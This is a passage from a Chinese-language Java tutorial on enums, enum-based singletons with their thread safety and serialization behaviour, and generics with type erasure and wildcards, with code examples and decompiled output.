        //System.out.println(getChineseSeason(5));
        //此处已经是编译不通过了，这就保证了类型安全
    }

    public static void main(String[] arg){
        UseSeason useSeason = new UseSeason();
        useSeason.doSomething();
    }
}
```

[中文：春天，枚举常量:SPRING，数据:1] [中文：夏天，枚举常量:SUMMER，数据:2] [中文：秋天，枚举常量:AUTUMN，数据:3] [中文：冬天，枚举常量:WINTER，数据:4]

这里有一个问题，为什么我要将域添加到枚举类型中呢？目的是想将数据与它的常量关联起来。如 1 代表春天，2 代表夏天。

总结

那么什么时候应该使用枚举呢？每当需要一组固定的常量的时候，如一周的天数、一年四季等。或者是在我们编译前就知道其包含的所有值的集合。Java 1.5 的枚举能满足绝大部分程序员的要求的，它的简明，易用的特点是很突出的。

用法

用法一：常量

```
public enum Color {
  RED, GREEN, BLANK, YELLOW
}
```

用法二：switch

```
enum Signal {
    GREEN, YELLOW, RED
}
public class TrafficLight {
    Signal color = Signal.RED;
    public void change() {
        switch (color) {
        case RED:
            color = Signal.GREEN;
            break;
        case YELLOW:
            color = Signal.RED;
            break;
        case GREEN:
            color = Signal.YELLOW;
            break;
        }
    }
}
```

用法三：向枚举中添加新方法

```
public enum Color {
    RED("红色", 1), GREEN("绿色", 2), BLANK("白色", 3), YELLO("黄色", 4);
    // 成员变量
    private String name;
    private int index;
    // 构造方法
    private Color(String name, int index) {
        this.name = name;
        this.index = index;
    }
    // 普通方法
    public static String getName(int index) {
        for (Color c : Color.values()) {
            if (c.getIndex() == index) {
                return c.name;
            }
        }
        return null;
    }
    // get set 方法
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
    public int getIndex() {
        return index;
    }
    public void setIndex(int index) {
        this.index = index;
    }
}
```

用法四：覆盖枚举的方法

```
public enum Color {
    RED("红色", 1), GREEN("绿色", 2), BLANK("白色", 3), YELLO("黄色", 4);
    // 成员变量
    private String name;
    private int index;
    // 构造方法
    private Color(String name, int index) {
        this.name = name;
        this.index = index;
    }
    //覆盖方法
    @Override
    public String toString() {
        return this.index+"_"+this.name;
    }
}
```

用法五：实现接口

```
public interface Behaviour {
    void print();
    String getInfo();
}
public enum Color implements Behaviour{
    RED("红色", 1), GREEN("绿色", 2), BLANK("白色", 3), YELLO("黄色", 4);
    // 成员变量
    private String name;
    private int index;
    // 构造方法
    private Color(String name, int index) {
        this.name = name;
        this.index = index;
    }
//接口方法
    @Override
    public String getInfo() {
        return this.name;
    }
    //接口方法
    @Override
    public void print() {
        System.out.println(this.index+":"+this.name);
    }
}
```

用法六：使用接口组织枚举

```
public interface Food {
    enum Coffee implements Food{
        BLACK_COFFEE,DECAF_COFFEE,LATTE,CAPPUCCINO
    }
    enum Dessert implements Food{
        FRUIT, CAKE, GELATO
    }
}
```

枚举的实现

Java SE5 提供了一种新的类型-Java 的枚举类型，关键字 enum 可以将一组具名的值的有限集合创建为一种新的类型，而这些具名的值可以作为常规的程序组件使用，这是一种非常有用的功能。

要想看源码，首先得有一个类吧，那么枚举类型到底是什么类呢？是 enum 吗？答案很明显不是，enum 就和 class 一样，只是一个关键字，他并不是一个类，那么枚举是由什么类维护的呢，我们简单的写一个枚举：

```
public enum t {
    SPRING,SUMMER;
}
```

然后我们使用反编译，看看这段代码到底是怎么实现的，反编译后代码内容如下：

```
public final class T extends Enum
{
    private T(String s, int i)
    {
        super(s, i);
    }
    public static T[] values()
    {
        T at[];
        int i;
        T at1[];
        System.arraycopy(at = ENUM$VALUES, 0, at1 = new T[i = at.length], 0,
i);
        return at1;
    }
```

```
    public static T valueOf(String s)
    {
        return (T)Enum.valueOf(demo/T, s);
    }

    public static final T SPRING;
    public static final T SUMMER;
    private static final T ENUM$VALUES[];
    static
    {
        SPRING = new T("SPRING", 0);
        SUMMER = new T("SUMMER", 1);
        ENUM$VALUES = (new T[] {
            SPRING, SUMMER
        });
    }
}
```

通过反编译后代码我们可以看到，public final class T extends Enum，说明，该类是继承了 Enum 类的，同时 final 关键字告诉我们，这个类也是不能被继承的。

当我们使用 enmu 来定义一个枚举类型的时候，编译器会自动帮我们创建一个 final 类型的类继承 Enum 类，所以枚举类型不能被继承。

枚举与单例

关于单例模式，我的博客中有很多文章介绍过。作为 23 种设计模式中最为常用的设计模式，单例模式并没有想象的那么简单。因为在设计单例的时候要考虑很多问题，比如线程安全问题、序列化对单例的破坏等。

单例相关文章一览：


设计模式（二）——单例模式
设计模式（三）——JDK 中的那些单例
单例模式的七种写法
单例与序列化的那些事儿
不使用 synchronized 和 lock，如何实现一个线程安全的单例？
不使用 synchronized 和 lock，如何实现一个线程安全的单例？（二）

如果你对单例不是很了解，或者对于单例的线程安全问题以及序列化会破坏单例等问题不是很清楚，可以先阅读以上文章。上面六篇文章看完之后，相信你一定会对单例模式有更多，更深入的理解。

我们知道，单例模式，一般有七种写法，那么这七种写法中，最好的是哪一种呢？为什么呢？本文就来抽丝剥茧一下。

哪种写单例的方式最好

在 StakcOverflow 中，有一个关于 What is an efficient way to implement a singleton pattern in Java?的讨论：



Use an enum:

753

```
public enum Foo {
    INSTANCE;
}
```

Joshua Bloch explained this approach in his Effective Java Reloaded talk at Google I/O 2008: link to video. Also see slides 30-32 of his presentation (effective_java_reloaded.pdf):

The Right Way to Implement a Serializable Singleton

```
public enum Elvis {
    INSTANCE;
    private final String[] favoriteSongs =
        { "Hound Dog", "Heartbreak Hotel" };
    public void printFavorites() {
        System.out.println(Arrays.toString(favoriteSongs));
    }
}
```

Edit: An online portion of "Effective Java" says:

"This approach is functionally equivalent to the public field approach, except that it is more concise, provides the serialization machinery for free, and provides an ironclad guarantee against multiple instantiation, even in the face of sophisticated serialization or reflection attacks. While this approach has yet to be widely adopted, **a single-element enum type is the best way to implement a singleton.**"

如上图，得票率最高的回答是：使用枚举。

回答者引用了 Joshua Bloch 大神在《Effective Java》中明确表达过的观点：

使用枚举实现单例的方法虽然还没有广泛采用，但是单元素的枚举类型已经成为实现 Singleton 的最佳方法。

如果你真的深入理解了单例的用法以及一些可能存在的坑的话，那么你也许也能得到相同的结论，那就是：使用枚举实现单例是一种很好的方法。

枚举单例写法简单

如果你看过《单例模式的七种写法》中的实现单例的所有方式的代码，那就会发现，各种方式实现单例的代码都比较复杂。主要原因是在考虑线程安全问题。

我们简单对比下“双重校验锁”方式和枚举方式实现单例的代码。

“双重校验锁”实现单例：

```
public class Singleton {
    private volatile static Singleton singleton;
    private Singleton (){}
    public static Singleton getSingleton() {
    if (singleton == null) {
        synchronized (Singleton.class) {
        if (singleton == null) {
            singleton = new Singleton();
        }
        }
    }
    return singleton;
    }
}
```

枚举实现单例：

```
public enum Singleton {
    INSTANCE;
    public void whateverMethod() {
    }
}
```

相比之下，你就会发现，枚举实现单例的代码会精简很多。

上面的双重锁校验的代码之所以很臃肿，是因为大部分代码都是在保证线程安全。为了在保证线程安全和锁粒度之间做权衡，代码难免会写的复杂些。但是，这段代码还是有问题的，因为他无法解决反序列化会破坏单例的问题。

枚举可解决线程安全问题

上面提到过。使用非枚举的方式实现单例，都要自己来保证线程安全，所以，这就导致其他方法必然是比较臃肿的。那么，为什么使用枚举就不需要解决线程安全问题呢?

其实，并不是使用枚举就不需要保证线程安全，只不过线程安全的保证不需要我们关心而已。也就是说，其实在“底层”还是做了线程安全方面的保证的。

那么，“底层”到底指的是什么?

这就要说到关于枚举的实现了。这部分内容可以参考我的另外一篇博文深度分析 Java 的枚举类型——枚举的线程安全性及序列化问题，这里我简单说明一下:

定义枚举时使用 enum 和 class 一样，是 Java 中的一个关键字。就像 class 对应用一个 Class 类一样，enum 也对应有一个 Enum 类。

通过将定义好的枚举反编译，我们就能发现，其实枚举在经过 javac 的编译之后，会被转换成形如 public final class T extends Enum 的定义。

而且，枚举中的各个枚举项同事通过 static 来定义的。如:

```
public enum T {
    SPRING,SUMMER,AUTUMN,WINTER;
}
```

反编译后代码为:

```
public final class T extends Enum
{
    //省略部分内容
    public static final T SPRING;
    public static final T SUMMER;
    public static final T AUTUMN;
    public static final T WINTER;
    private static final T ENUM$VALUES[];
```

```
    static
    {
        SPRING = new T("SPRING", 0);
        SUMMER = new T("SUMMER", 1);
        AUTUMN = new T("AUTUMN", 2);
        WINTER = new T("WINTER", 3);
        ENUM$VALUES = (new T[] {
            SPRING, SUMMER, AUTUMN, WINTER
        });
    }
}
```

了解 JVM 的类加载机制的朋友应该对这部分比较清楚。static 类型的属性会在类被加载之后被初始化，我们在深度分析 Java 的 ClassLoader 机制（源码级别）和 Java 类的加载、链接和初始化两个文章中分别介绍过，当一个 Java 类第一次被真正使用到的时候静态资源被初始化、Java 类的加载和初始化过程都是线程安全的（因为虚拟机在加载枚举的类的时候，会使用 ClassLoader 的 loadClass 方法，而这个方法使用同步代码块保证了线程安全）。所以，创建一个 enum 类型是线程安全的。


也就是说，我们定义的一个枚举，在第一次被真正用到的时候，会被虚拟机加载并初始化，而这个初始化过程是线程安全的。而我们知道，解决单例的并发问题，主要解决的就是初始化过程中的线程安全问题。

所以，由于枚举的以上特性，枚举实现的单例是天生线程安全的。

枚举可解决反序列化会破坏单例的问题

前面我们提到过，就是使用双重校验锁实现的单例其实是存在一定问题的，就是这种单例有可能被序列化锁破坏，关于这种破坏及解决办法，参看单例与序列化的那些事儿，这里不做更加详细的说明了。

那么，对于序列化这件事情，为什么枚举又有先天的优势了呢？答案可以在 Java Object Serialization Specification 中找到答案。其中专门对枚举的序列化做了如下规定：



1.12 Serialization of Enum Constants

Enum constants are serialized differently than ordinary serializable or externalizable objects. The serialized form of an enum constant consists solely of its name; field values of the constant are not present in the form. To serialize an enum constant, `ObjectOutputStream` writes the value returned by the enum constant's `name` method. To deserialize an enum constant, `ObjectInputStream` reads the constant name from the stream; the deserialized constant is then obtained by calling the `java.lang.Enum.valueOf` method, passing the constant's enum type along with the received constant name as arguments. Like other serializable or externalizable objects, enum constants can function as the targets of back references appearing subsequently in the serialization stream.

The process by which enum constants are serialized cannot be customized: any class-specific `writeObject`, `readObject`, `readObjectNoData`, `writeReplace`, and `readResolve` methods defined by enum types are ignored during serialization and deserialization. Similarly, any `serialPersistentFields` or `serialVersionUID` field declarations are also ignored—all enum types have a fixed `serialVersionUID` of 0L. Documenting serializable fields and data for enum types is unnecessary, since there is no variation in the type of data sent.

大概意思就是：在序列化的时候 Java 仅仅是将枚举对象的 name 属性输出到结果中，反序列化的时候则是通过 java.lang.Enum 的 valueOf 方法来根据名字查找枚举对象。同时，编译器是不允许任何对这种序列化机制的定制的，因此禁用了 writeObject、readObject、readObjectNoData、writeReplace 和 readResolve 等方法。

普通的 Java 类的反序列化过程中，会通过反射调用类的默认构造函数来初始化对象。所以，即使单例中构造函数是私有的，也会被反射给破坏掉。由于反序列化后的对象是重新 new 出来的，所以这就破坏了单例。

但是，枚举的反序列化并不是通过反射实现的。所以，就不会发生由于反序列化导致的单例破坏问题。这部分内容在深度分析 Java 的枚举类型-枚举的线程安全性及序列化问题中也有更加详细的介绍，还展示了部分代码，感兴趣的朋友可以前往阅读。

总结

在所有的单例实现方式中，枚举是一种在代码写法上最简单的方式，之所以代码十分简洁，是因为 Java 给我们提供了 enum 关键字，我们便可以很方便的声明一个枚举类型，而不需要关心其初始化过程中的线程安全问题，因为枚举类在被虚拟机加载的时候会保证线程安全的被初始化。

除此之外，在序列化方面，Java 中有明确规定，枚举的序列化和反序列化是有特殊定制的。这就可以避免反序列化过程中由于反射而导致的单例被破坏问题。

Enum 类

Java 中定义枚举是使用 enum 关键字的，但是 Java 中其实还有一个 java.lang.Enum 类。这是一个抽象类，定义如下：

```
package java.lang;

public abstract class Enum<E extends Enum<E>> implements Constable, Compara
ble<E>, Serializable {
    private final String name;
    private final int ordinal;

}
```

这个类我们在日常开发中不会用到，但是其实我们使用 enum 定义的枚举，其实现方式就是通过继承 Enum 类实现的。

当我们使用 enmu 来定义一个枚举类型的时候，编译器会自动帮我们创建一个 final 类型的类继承 Enum 类，所以枚举类型不能被继承。

Java 枚举如何比较

java 枚举值比较用 == 和 equals 方法没啥区别，两个随便用都是一样的效果。

因为枚举 Enum 类的 equals 方法默认实现就是通过 == 来比较的；类似的 Enum 的 compareTo 方法比较的是 Enum 的 ordinal 顺序大小；类似的还有 Enum 的 name 方法和 toString 方法一样都返回的是 Enum 的 name 值。

switch 对枚举的支持

Java 1.7 之前 switch 参数可用类型为 short、byte、int、char，枚举类型之所以能使用其实是编译器层面实现的。

编译器会将枚举 switch 转换为类似：

```
switch(s.ordinal()) {
    case Status.START.ordinal()
}
```

形式，所以实质还是 int 参数类型，感兴趣的可以自己写个使用枚举的 switch 代码然后通过 javap -v 去看下字节码就明白了。

枚举的序列化如何实现

写在前面：Java SE5 提供了一种新的类型-Java 的枚举类型，关键字 enum 可以将一组具名的值的有限集合创建为一种新的类型，而这些具名的值可以作为常规的程序组件使用，这是一种非常有用的功能。本文将深入分析枚举的源码，看一看枚举是怎么实现的，他是如何保证线程安全的，以及为什么用枚举实现的单例是最好的方式。

枚举是如何保证线程安全的

要想看源码，首先得有一个类吧，那么枚举类型到底是什么类呢？是 enum 吗？答案很明显不是，enum 就和 class 一样，只是一个关键字，他并不是一个类，那么枚举是由什么类维护的呢，我们简单的写一个枚举：

```
public enum t {
    SPRING,SUMMER,AUTUMN,WINTER;
}
```

然后我们使用反编译，看看这段代码到底是怎么实现的，反编译（Java 的反编译）后代码内容如下：

```
public final class T extends Enum
{
    private T(String s, int i)
    {
        super(s, i);
    }
    public static T[] values()
    {
        T at[];
        int i;
        T at1[];
        System.arraycopy(at = ENUM$VALUES, 0, at1 = new T[i = at.length], 0,
i);
        return at1;
    }

    public static T valueOf(String s)
    {
        return (T)Enum.valueOf(demo/T, s);
    }

    public static final T SPRING;
    public static final T SUMMER;
    public static final T AUTUMN;
    public static final T WINTER;
    private static final T ENUM$VALUES[];
    static
    {
        SPRING = new T("SPRING", 0);
        SUMMER = new T("SUMMER", 1);
        AUTUMN = new T("AUTUMN", 2);
        WINTER = new T("WINTER", 3);
        ENUM$VALUES = (new T[] {
            SPRING, SUMMER, AUTUMN, WINTER
        });
    }
}
```

通过反编译后代码我们可以看到，public final class T extends Enum，说明，该类是继承了 Enum 类的，同时 final 关键字告诉我们，这个类也是不能被继承的。当我们使用 enum 来定义一个枚举类型的时候，编译器会自动帮我们创建一个 final 类型的类继承 Enum 类，所以枚举类型不能被继承，我们看到这个类中有几个属性和方法。

我们可以看到：

```
    public static final T SPRING;
    public static final T SUMMER;
    public static final T AUTUMN;
    public static final T WINTER;
    private static final T ENUM$VALUES[];
    static
    {
        SPRING = new T("SPRING", 0);
        SUMMER = new T("SUMMER", 1);
        AUTUMN = new T("AUTUMN", 2);
        WINTER = new T("WINTER", 3);
        ENUM$VALUES = (new T[] {
            SPRING, SUMMER, AUTUMN, WINTER
        });
    }
```

都是 static 类型的，因为 static 类型的属性会在类被加载之后被初始化，我们在深度分析 Java 的 ClassLoader 机制（源码级别）和 Java 类的加载、链接和初始化两个文章中分别介绍过，当一个 Java 类第一次被真正使用到的时候静态资源被初始化、Java 类的加载和初始化过程都是线程安全的。所以，创建一个 enum 类型是线程安全的。

为什么用枚举实现的单例是最好的方式

在[转+注]单例模式的七种写法中，我们看到一共有七种实现单例的方式，其中，Effective Java 作者 Josh Bloch 提倡使用枚举的方式，既然大神说这种方式好，那我们就要知道它为什么好?

1. 枚举写法简单

写法简单这个大家看看[转+注]单例模式的七种写法里面的实现就知道区别了。

```
public enum EasySingleton{
    INSTANCE;
}
```

你可以通过 EasySingleton.INSTANCE 来访问。

2. 枚举自己处理序列化

我们知道，以前的所有的单例模式都有一个比较大的问题，就是一旦实现了 Serializable 接口之后，就不再是单例得了，因为，每次调用 readObject()方法返回的都是一个新创建出来的对象，有一种解决办法就是使用 readResolve()方法来避免此事发生。但是，为了保证枚举类型像 Java 规范中所说的那样，每一个枚举类型极其定义的枚举变量在 JVM 中都是唯一的，在枚举类型的序列化和反序列化上，Java 做了特殊的规定。原文如下：

Enum constants are serialized differently than ordinary serializable or externalizable objects. The serialized form of an enum constant consists solely of its name; field values of the constant are not present in the form. To serialize an enum constant, ObjectOutputStream writes the value returned by the enum constant's name method. To deserialize an enum constant, ObjectInputStream reads the constant name from the stream; the deserialized constant is then obtained by calling the java.lang.Enum.valueOf method, passing the constant's enum type along with the received constan name as arguments. Like other serializable or externalizable objects, enum constants can function as the targets of back references appearing subsequently in the serialization stream. The process by which enum constants are serialized cannot be customized: any class-specific writeObject, readObject, readObjectNoData, writeReplace, and readResolve methods defined by enum types are ignored during serialization and deserialization. Similarly, any serialPersistentFields or serialVersionUID field declarations are also ignored--all enum types have a fixedserialVersionUID of 0L. Documenting serializable fields and data for enum types is unnecessary, since there is no variation in the type of data sent.

大概意思就是说，在序列化的时候 Java 仅仅是将枚举对象的 name 属性输出到结果中，反序列化的时候则是通过 java.lang.Enum 的 valueOf 方法来根据名字查找枚举对象。同时，编译器是不允许任何对这种序列化机制的定制的，因此禁用了 writeObject、readObject、readObjectNoData、writeReplace 和 readResolve 等方法。

我们看一下这个 valueOf 方法：

```
public static <T extends Enum<T>> T valueOf(Class<T> enumType,String name)
{
          T result = enumType.enumConstantDirectory().get(name);
          if (result != null)
              return result;
          if (name == null)
              throw new NullPointerException("Name is null");
          throw new IllegalArgumentException(
              "No enum const " + enumType +"." + name);
      }
```

从代码中可以看到，代码会尝试从调用 enumType 这个 Class 对象的 enumConstantDirectory()方法返回的 map 中获取名字为 name 的枚举对象，如果不存在就会抛出异常。再进一步跟到 enumConstantDirectory()方法，就会发现到最后会以反射的方式调用 enumType 这个类型的 values()静态方法，也就是上面我们看到的编译器为我们创建的那个方法，然后用返回结果填充 enumType 这个 Class 对象中 enumConstantDirectory 属性。

所以，JVM 对序列化有保证。

3. 枚举实例创建是 thread-safe(线程安全的)

我们在深度分析 Java 的 ClassLoader 机制（源码级别）和 Java 类的加载、链接和初始化两个文章中分别介绍过，当一个 Java 类第一次被真正使用到的时候静态资源被初始化、Java 类的加载和初始化过程都是线程安全的。所以，创建一个 enum 类型是线程安全的。

什么是泛型

Java 泛型（ generics ） 是 JDK 5 中引入的一个新特性， 允许在定义类和接又的时候使用类型参数（ type parameter ） 。

声明的类型参数在使用时用具体的类型来替换。 泛型最主要的应用是在 JDK 5 中的新集合类框架中。

泛型最大的好处是可以提高代码的复用性。 以 List 接又为例，我们可以将 String、Integer 等类型放入List 中， 如不用泛型， 存放 String 类型要写一个 List 接口， 存放 Integer 要写另外一个 List 接口， 泛型可以很好的解决这个问题。

类型擦除

一、各种语言中的编译器是如何处理泛型的

通常情况下，一个编译器处理泛型有两种方式：

1、Code specialization。在实例化一个泛型类或泛型方法时都产生一份新的目标代码（字节码 or 二进制代码）。例如，针对一个泛型 list，可能需要 针对 string，integer，float 产生三份目标代码。

2、Code sharing。对每个泛型类只生成唯一的一份目标代码；该泛型类的所有实例都映射到这份目标代码上，在需要的时候执行类型检查和类型转换。

C++中的模板（template）是典型的 Code specialization 实现。C++编译器会为每一个泛型类实例生成一份执行代码。执行代码中 integer list 和 string list 是两种不同的类型。这样会导致代码膨胀（code bloat）。 C#里面泛型无论在程序源码中、编译后的 IL 中（Intermediate Language，中间语言，这时候泛型是一个占位符）或是运行期的 CLR 中都是切实存在的，List<int>与 List<String>就是两个不同的类型，它们在系统运行期生成，有自己的虚方法表和类型数据，这种实现称为类型膨胀，基于这种方法实现的泛型被称为真实泛型。Java 语言中的泛型则不一样，它只在程序源码中存在，在编译后的字节码文件中，就已经被替换为原来的原生类型（Raw Type，也称为裸类型）了，并且在相应的地方插入了强制转型代码，因此对于运行期的 Java 语言来说，ArrayList<int>与 ArrayList<String>就是同一个类。所以说泛型技术实际上是 Java 语言的一颗语法糖，Java 语言中的泛型实现方法称为类型擦除，基于这种方法实现的泛型被称为伪泛型。

C++和 C#是使用 Code specialization 的处理机制，前面提到，他有一个缺点，那就是会导致代码膨胀。另外一个弊端是在引用类型系统中，浪费空间，因为引用类型集合中元素本质上都是一个指针。没必要为每个类型都产生一份执行代码。而这也是 Java 编译器中采用 Code sharing 方式处理泛型的主要原因。

Java 编译器通过 Code sharing 方式为每个泛型类型创建唯一的字节码表示，并且将该泛型类型的实例都映射到这个唯一的字节码表示上。将多种泛型类形实例映射到唯一的字节码表示是通过类型擦除（type erasue）实现的。

二、什么是类型擦除

前面我们多次提到这个词：类型擦除（type erasue），那么到底什么是类型擦除呢?

类型擦除指的是通过类型参数合并，将泛型类型实例关联到同一份字节码上。编译器只为泛型类型生成一份字节码，并将其实例关联到这份字节码上。类型擦除的关键在于从泛型

类型中清除类型参数的相关信息，并且再必要的时候添加类型检查和类型转换的方法。 类型擦除可以简单的理解为将泛型 java 代码转换为普通 java 代码，只不过编译器更直接点，将泛型 java 代码直接转换成普通 java 字节码。 类型擦除的主要过程如下： 1.将所有的泛型参数用其最左边界（最顶级的父类型）类型替换。（这部分内容可以看：Java 泛型中 extends 和 super 的理解） 2.移除所有的类型参数。

三、Java 编译器处理泛型的过程

code 1:

```
public static void main(String[] args)  {
    Map<String, String> map = new HashMap<String, String>();
    map.put("name", "hollis");
    map.put("age", "22");
    System.out.println(map.get("name"));
    System.out.println(map.get("age"));
    }
```

反编译后的 code 1:

```
public static void main(String[] args) {
    Map map = new HashMap();
    map.put("name", "hollis");
    map.put("age", "22");
    System.out.println((String) map.get("name"));
    System.out.println((String) map.get("age"));
    }
```

我们发现泛型都不见了，程序又变回了 Java 泛型出现之前的写法，泛型类型都变回了原生类型。

code 2:

```
interface Comparable<A>  {
    public int compareTo(A that);
}

public final class NumericValue implements Comparable<NumericValue> {
    private byte value;

    public NumericValue(byte value) {
        this.value = value;
    }

    public byte getValue() {
        return value;
    }

    public int compareTo(NumericValue that) {
        return this.value - that.value;
    }
    }
```

反编译后的 code 2:

```
interface Comparable  {
  public int compareTo( Object that);
}

public final class NumericValue
    implements Comparable
{
    public NumericValue(byte value)
    {
        this.value = value;
    }
    public byte getValue()
    {
        return value;
    }
    public int compareTo(NumericValue that)
    {
        return value - that.value;
    }
    public volatile int compareTo(Object obj)
    {
        return compareTo((NumericValue)obj);
    }
    private byte value;
    }
```

code 3:

```
public class Collections {
    public static <A extends Comparable<A>> A max(Collection<A> xs) {
        Iterator<A> xi = xs.iterator();
        A w = xi.next();
        while (xi.hasNext()) {
            A x = xi.next();
            if (w.compareTo(x) < 0)
                w = x;
        }
        return w;
    }
    }
```

反编译后的 code 3:

```
public class Collections
{
    public Collections()
    {
    }
    public static Comparable max(Collection xs)
    {
        Iterator xi = xs.iterator();
        Comparable w = (Comparable)xi.next();
        while(xi.hasNext())
        {
            Comparable x = (Comparable)xi.next();
            if(w.compareTo(x) < 0)
                w = x;
        }
        return w;
    }
    }
```

第 2 个泛型类 Comparable <A>擦除后 A 被替换为最左边界 Object。Comparable<NumericValue>的类型参数 NumericValue 被擦除掉，但是这直 接导致 NumericValue 没有实现接口 Comparable 的 compareTo(Object that)方法，于是编译器充当好人，添加了一个桥接方法。 第 3 个示例中限定了类型参数的边界<A extends Comparable<A>>A，A 必须为 Comparable<A>的子类，按照类型擦除的过程，先讲所有的类型参数 ti 换为最左边界 Comparable<A>，然后去掉参数类型 A，得到最终的擦除后结果。

四、泛型带来的问题

一、当泛型遇到重载：

```
public class GenericTypes {

    public static void method(List<String> list) {
        System.out.println("invoke method(List<String> list)");
    }

    public static void method(List<Integer> list) {
        System.out.println("invoke method(List<Integer> list)");
    }
    }
```

上面这段代码，有两个重载的函数，因为他们的参数类型不同，一个是 List<String> 另一个是 List<Integer> ，但是，这段代码是编译通不过的。因为我们前面讲过，参数 List<Integer>和 List<String>编译之后都被擦除了，变成了一样的原生类型 List，擦除动作导致这两个方法的特征签名变得一模一样。

二、当泛型遇到 catch:

如果我们自定义了一个泛型异常类 GenericException，那么，不要尝试用多个 catch 取匹配不同的异常类型，例如你想要分别捕获 GenericException、GenericException，这也是有问题的。

三、当泛型内包含静态变量

```
public class StaticTest {
    public static void main(String[] args){
        GT<Integer> gti = new GT<Integer>();
        gti.var=1;
        GT<String> gts = new GT<String>();
        gts.var=2;
        System.out.println(gti.var);
    }
}
class GT<T>{
    public static int var=0;
    public void nothing(T x){}
    }
```

答案是——2！由于经过类型擦除，所有的泛型类实例都关联到同一份字节码上，泛型类的所有静态变量是共享的。

五、总结

1、虚拟机中没有泛型，只有普通类和普通方法,所有泛型类的类型参数在编译时都会被擦除,泛型类并没有自己独有的 Class 类对象。比如并不存在 List<String>.class 或是 List<Integer>.class，而只有 List.class。

2、创建泛型对象时请指明类型，让编译器尽早的做参数检查（Effective Java，第 23 条：请不要在新代码中使用原生态类型）。

3、不要忽略编译器的警告信息，那意味着潜在的 ClassCastException 等着你。

4、静态变量是被泛型类的所有实例所共享的。对于声明为 MyClass<T>的类，访问其中的静态变量的方法仍然是 MyClass.myStaticVar。不管是通过 new MyClass<String>还是 new MyClass<Integer>创建的对象，都是共享一个静态变量。

5、 泛型的类型参数不能用在 Java 异常处理的 catch 语句中。因为异常处理是由 JVM 在运行时刻来进行的。由于类型信息被擦除，JVM 是无法区分两个异常类型 MyException<String>和 MyException<Integer>的。对于 JVM 来说，它们都是 MyException 类型的。也就无法执行与异常对应的 catch 语句。

泛型中 K T V E ? object 等的含义

E – Element（在集合中使用，因为集合中存放的是元素）
T – Type（Java 类）
K – Key（键）
V – Value（值）
N – Number（数值类型）
? – 表示不确定的 java 类型（无限制通配符类型）
S、U、V – 2nd、3rd、4th types

Object – 是所有类的根类，任何类的对象都可以设置给该 Object 引用变量，使用的时候可能需要类型强制转换，但是用使用了泛型 T、E 等这些标识符后，在实际用之前类型就已经确定了，不需要再进行类型强制转换。

限定通配符和非限定通配符

限定通配符对类型进行限制， 泛型中有两种限定通配符：

表示类型的上界，格式为：<? extends T>，即类型必须为 T 类型或者 T 子类 表示类型的下界，格式为：<? super T>，即类型必须为 T 类型或者 T 的父类

泛型类型必须用限定内的类型来进行初始化，否则会导致编译错误。

非限定通配符表示可以用任意泛型类型来替代，类型为<T>

上下界限定符 extends 和 super

<? extends T>和<? super T>是 Java 泛型中的“通配符（Wildcards）”和“边界（Bounds）”的概念。

<? extends T>：是指 “上界通配符（Upper Bounds Wildcards）”，即泛型中的类必须为当前类的子类或当前类。

<? super T>：是指 “下界通配符（Lower Bounds Wildcards）”，即泛型中的类必须为当前类或者其父类。

先看一个例子：

```
public class Food {}
public class Fruit extends Food {}
public class Apple extends Fruit {}
public class Banana extends Fruit{}

public class GenericTest {

    public void testExtends(List<? extends Fruit> list){

        //报错,extends 为上界通配符,只能取值,不能放.
        //因为 Fruit 的子类不只有 Apple 还有 Banana,这里不能确定具体的泛型到底是 Apple 还是 Ban
ana，所以放入任何一种类型都会报错
        //list.add(new Apple());

        //可以正常获取
        Fruit fruit = list.get(1);
    }
    public void testSuper(List<? super Fruit> list){

        //super 为下界通配符，可以存放元素，但是也只能存放当前类或者子类的实例，以当前的例子来讲，
        //无法确定 Fruit 的父类是否只有 Food 一个(Object 是超级父类)
```

```
